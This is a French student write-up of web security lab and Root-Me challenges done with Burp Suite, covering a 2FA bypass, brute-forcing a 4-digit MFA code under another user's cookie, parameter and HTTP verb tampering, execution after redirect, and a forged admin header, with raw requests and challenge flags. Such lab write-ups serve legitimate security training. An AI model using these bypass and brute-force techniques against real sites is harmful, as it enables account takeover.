

Exo Bypass

Bypass 1

Une fois sur le lab, il suffit de se connecter avec le compte de Carlos

Login

Invalid username or password.



A login form with a light blue background. At the top, there is a red error message: "Invalid username or password." Below this, there are two input fields. The first is labeled "Username" and contains the text "carlos". The second is labeled "Password" and contains seven dots. Both input fields have a small shield icon with a keyhole on the right side. Below the password field is a green button with the text "Log in".


ID :Pass

Carlos :montoya

Une fois connecter il vous demande la 2fa, mais vous avez juste à remplacer « login2 » par verify




Ensuite enlever verify et refresh la page, vous pouvez aller dans « my account » et voir que vous êtes connecté



My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net




A form titled "My Account" with a light blue background. It has a label "Email" above a white input field. Below the input field is a green button with the text "Update email".

ByPass2

Une fois sur le LAB, connectez vous avec les identifiant donné

Login




Username
wiener

Password

Log in

Une fois arrivé à la partie 2FA, mettez une réponse au hasard pour qu'on envoie une requête au serveur qu'on modifiera par la suite.



Incorrect security code

Please enter your 4-digit security code

1234

Login

Ensuite il faut voir se qui se passe niveau serveur, avec le site map dans Target. Trouver alors la requête qui correspond au /login2

`https://0a82000003a... POST /login2 ✓ 200 3188 HTML 136`

Vous trouverez alors la requête qui correspond à celle de la connexion 2FA. On aura plus qu'à modifier le verify et bruteforce le code à 4 chiffres.

```
1 POST /login2 HTTP/2
2 Host:
  0a82000003ae4690809ec656007e0010.web-secu
  rity-academy.net
3 Cookie: verify=wiener; session=
  TRqSoXm3QXN5Ml37JtTr5JDX0iM6b7vm
4 Content-Length: 13
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="95", ";Not A
  Brand";v="99"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin:
  https://0a82000003ae4690809ec656007e0010.
```

On va dans Intruder pour BruteForce le code

Intruder

Ensuite en va config notre attaque, choisir comme target le site. Mettre la requête dans la partie où on peut écrire, modifier la valeur de verify pour carlos et mettre le code MFA entre 'S' avec 'add S'. Dans la partie payload mettre bruteforce et character set 0123456789

```
1 POST /login2 HTTP/2
2 Host: 0a82000003ae4690809ec656007e0010.web-security-academy.net
3 Cookie: verify=carlos; session=TRqSoXm3QXN5Ml37JtTr5JDx0iM6b7vm
4 Content-Length: 13
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="95", ";Not A Brand";v="99"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
0 Origin: https://0a82000003ae4690809ec656007e0010.web-security-academy.net
1 Content-Type: application/x-www-form-urlencoded
2 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, li
3 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
4 Sec-Fetch-Site: same-origin
5 Sec-Fetch-Mode: navigate
6 Sec-Fetch-User: ?1
7 Sec-Fetch-Dest: document
8 Referer: https://0a82000003ae4690809ec656007e0010.web-security-academy.net/login2
9 Accept-Encoding: gzip, deflate
0 Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
1
2 mfa-code=$12345
```

? Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined i payload types are available for each payload set, and each payload type can be customized in different way

Payload set: Payload count: 10,000
Payload type: Request count: 10,000

? Payload Options [Brute forcer]

This payload type generates payloads of specified lengths that contain all permutations of a specified char

Character set:

Min length:

Max length:

? Payload Processing

Ensuite start attack et une fois que le bruteforce a fonctionné copier la requête qui marche et exécuter la requête. Revenir à la page d'accueil et aller dans la session profil et vous verrez que vous êtes connecté

Request	Payload	Status	Error	Timeout	Length	Comment
15	4000	200	☐	☐	3188	
16	5800	200	☐	☐	3188	
17	6800	200	☐	☐	3188	
18	7800	200	☐	☐	3188	
19	8800	200	☐	☐	3188	
20	9800	200	☐	☐	3188	
21	0900	200	☐	☐	3188	
22	1900	200	☐	☐	3188	
23	2900	200	☐	☐	3188	
24	3900	200	☐	☐	3188	
25	4900	200	☐	☐	3188	
26	5900	200	☐	☐	3188	

BURPSUITE - HTTP – POST

RandGame

Human vs. Machine

Here is my new game. It's not totally finished but I'm sure nobody can beat me! ;)

Rules: click on the button to hope to generate a great score

Score to beat: **999999**

Hoo toooooo sad, you lost. Your score: **324305**! I'm always the best :)

[Give a try!](#)

Le site génère un chiffre et on veut qu'il soit au-dessus de 999999 pour ca on va intercepter les requêtes

Pour ca il faut aller dans proxy et intercept

Burp	Project	Intruder	Repeater	View	Help
Dashboard	Target	Proxy	Intruder	Repeater	Collaborator
Intercept	HTTP history	WebSockets history	Match and replace	Proxy settings	

Activer intercept

Time	Type	Direction	Method	URL
06:47:47 27 Mar 2025	HTTP	→ Request	GET	https://www.root-me.org/?page=externe_header

Vous verrez alors cette requête

```
1 POST /web-serveur/ch56/ HTTP/1.1
2 Host: challenge01.root-me.org
3 Content-Length: 35
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
8 Origin: http://challenge01.root-me.org
9 Content-Type: application/x-www-form-urlencoded
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
11 Referer: http://challenge01.root-me.org/web-serveur/ch56/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: _ga=GA1.1.1458355924.1743071892; _ga_SRYSKX09J7=deleted
14 Connection: keep-alive
15
16 score=324305&generate=Give+a+try%21
```

On va changer la valeur de score par 999999

```
2 Host: challenge01.root-me.org
3 Content-Length: 35
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
8 Origin: http://challenge01.root-me.org
9 Content-Type: application/x-www-form-urlencoded
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
11 Referer: http://challenge01.root-me.org/web-serveur/ch56/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: _ga=GA1.1.1458355924.1743071892; _ga_SRYSKX09J7=deleted
14 Connection: keep-alive
15
16 score=999999&generate=Give+a+try%21
```

Et on envoie la requête et ça donne ça sur le site (avec Forward)

RandGame

Human vs. Machine

Here is my new game. It's not totally finished but I'm sure nobody can beat me! ;)

Rules: click on the button to hope to generate a great score

Score to beat: **999999**

Hoo toooooo sad, you lost. Your score: **999999**! I'm always the best :)

[Give a try!](#)

Mais pour que le tp soit terminer il faut que la valeur soit au-dessus de 999999 se que j'avais pas compris donc j'ai changé et c'est fini !

Human vs. Machine

Here is my new game. It's not totally finished but I'm sure nobody can beat me! ;)

- Rules: click on the button to hope to generate a great score
- Score to beat: **999999**


Wow, 666666666666! How did you do that? :o

Flag to validate the challenge: **H7tp_h4s_N0_s3Cr37S_F0r_y0U**


[Give a try!](#)

H7tp_h4s_N0_s3Cr37S_F0r_y0U

BURPSUITE - HTTP – Verb Tampering



Aller sur le site et intercepter la requête avec proxy et intercept.



Changer la valeur GET par PUT



Puis faire foward et refresh la page. Le mot de passe s'affichera alors.

Mot de passe / password : a23e\$dme96d3saez\$\$prap

a23e\$dme96d3saez\$\$prap

BURPSUITE - HTTP – Redirection invalide

On veut accéder au dossier index.php mais on peut pas se connecter

challenge01.root-me.org/web-serveur/ch32/login.php

Alors il faut changer l'url par index.php et intercepter la requête

challenge01.root-me.org/web-serveur/ch32/index.php

Pour ca aller sur le site map et alors récupéré la requête index.php

Dashboard	Target	Proxy	Intruder
Site map	Scope	Issue definitions	

http://challenge01.root-me.org	GET	/web-serveur/ch32/index.php	302	738	HTML
--------------------------------	-----	-----------------------------	-----	-----	------

Ensuite regarder la réponse

Request

```
1 GET /web-serveur/ch32/index.php HTTP/1.1
2 Host: challenge01.root-me.org
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/194.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Cookie: __ga=GA1.1.1458555924.1743071892; __ga_SRYSKX09J7=GS1.1.1743073476.1.1.1743074006.0.0.0
9 Connection: keep-alive
```

Response

```
11 <h1>
12 Welcome !
13 </h1>
14 <p>
15 Yeah ! The redirection is OK, but without exit() after the
16 header('Location: ...'), PHP just continue the execution and send the
17 page content !...
18 </p>
19 <a href="http://cwe.mitre.org/data/definitions/698.html">
20 CWE-698: Execution After Redirect (EAR)
21 </a>
22 </p>
23 The flag is : ExecutionAfterRedirectIsBad
24 </p>
25 </body>
26 </html>
```

Cela nous à permis d'intercepter la requête avant que l'on sois rediriger sur la page de login

ExecutionAfterRedirectIsBad

BURPSUITE - HTTP – Headers

Content is not the only part of an HTTP response!

On va sur le site et on doit alors modifier quelque chose pour que l'on soit en root.

On va intercepter les requête et voir se que l'on peut modifier.

Host	Method	URL	Params	Status code	Length	MIME type	Title	Notes	Time requested
http://challenge01.root-me.org	GET	/web-serveur/ch5/		200	478	HTML			05:47:22.27 Mar 2025

On va l'envoyer vers reaper

http://challenge01.root-me.org/web-serveur/ch5/HTML

Add to scope

Scan

Send to IntruderCtrl+I

Send to RepeaterCtrl+R

Send to Sequencer

Send to OrganizerCtrl+O

Send to Comparer (request)

Send to Comparer (response)

Show response in browser

Request in browser>

Engagement tools [Pro version only]>

Compare site maps

Add notes

Highlight>

Delete item

Copy URL

Copy as curl command (bash)

Copy links

Save item

like Gecko)

Voila la request et la reponse.

4 x - x x +

Cancel

Request

Response

Inspector

1 GET /web-serveur/ch5/ HTTP/1.1

2 Host: challenge01.root-me.org

3 Cache-Control: max-age=0

4 Accept-Language: en-US,en;q=0.9

5 Upgrade-Insecure-Requests: 1

6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36

7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

8 Accept-Encoding: gzip, deflate, br

9 Cookie: _ga=GA1.1.248805924.1743071802; _ga_5V9K8097=GS.1.1743073476.1.1.1743074086.6.0.0

10 Content-Type: text/html; charset=UTF-8

11

12

1 HTTP/1.1 200 OK

2 Server: nginx

3 Date: Thu, 27 Mar 2025 19:48:55 GMT

4 Content-Type: text/html; charset=UTF-8

5 Connection: keep-alive

6 Vary: Accept-Encoding

7 Header-RootMe-Admin: none

8 Content-Length: 272

9

10 <html>

11 <!-->

12 <!-- Content is not the only part of an HTTP response! -->

13 </html>

14

15

Request attributes

Request query parameters

Request body parameters

Request cookies

Request headers

Response headers

On va ajouter Header-Root-Admin sur notre request et modifier la valeur en true

```
1 GET /web-serveur/ch5/ HTTP/1.1
2 Header-RootMe-Admin: true
3 Host: challenge01.root-me.org
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (
8 Accept:
```


Ensuite on va send la request et voir se que ca donne

The screenshot shows the Chrome DevTools network panel. The 'Request' tab is active, displaying the details of an HTTP GET request to `/web-servur/ch5/`. The 'Response' tab is also visible, showing a 200 OK status and the HTML content of the response. The HTML content includes a message: 'Content is not the only part of an HTTP response!' followed by 'You dit it ! You can validate the challenge with the password HeadersMayBeUseful'. The 'Inspector' panel on the right shows the DOM tree with the `<body>` element selected.

```
Request
1 GET /web-servur/ch5/ HTTP/1.1
2 Host: challenge01.root-me.org
3 Cache-Control: max-age=0
4 Accept-Language: en-US,en;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Accept-Encoding: gzip, deflate, br
9 Cookie: _ga=GA1.1458355924.1743071892.1743073476.1.1743074006.0.0.0
10
11
12
13

Response
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Thu, 27 Mar 2025 13:54:19 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 Vary: Accept-Encoding
7 Header-RootMe-Admin: none
8 Content-Length: 360
9
10
11
12
13
14
15
16
<html>
  <body>
    <link rel="stylesheet" property="stylesheet" id="s" type="text/css" href="/template/s.css" media="all" />
    <iframe id="iframe" src="https://www.root-me.org/page=externe_header">
  </iframe>
  <p>
    Content is not the only part of an HTTP response!
  </p>
  <p>
    You dit it ! You can validate the challenge with the password HeadersMayBeUseful
  </p>
  </body>
</html>
```

Bravo c'est fini on a trouvé le flag

HeadersMayBeUseful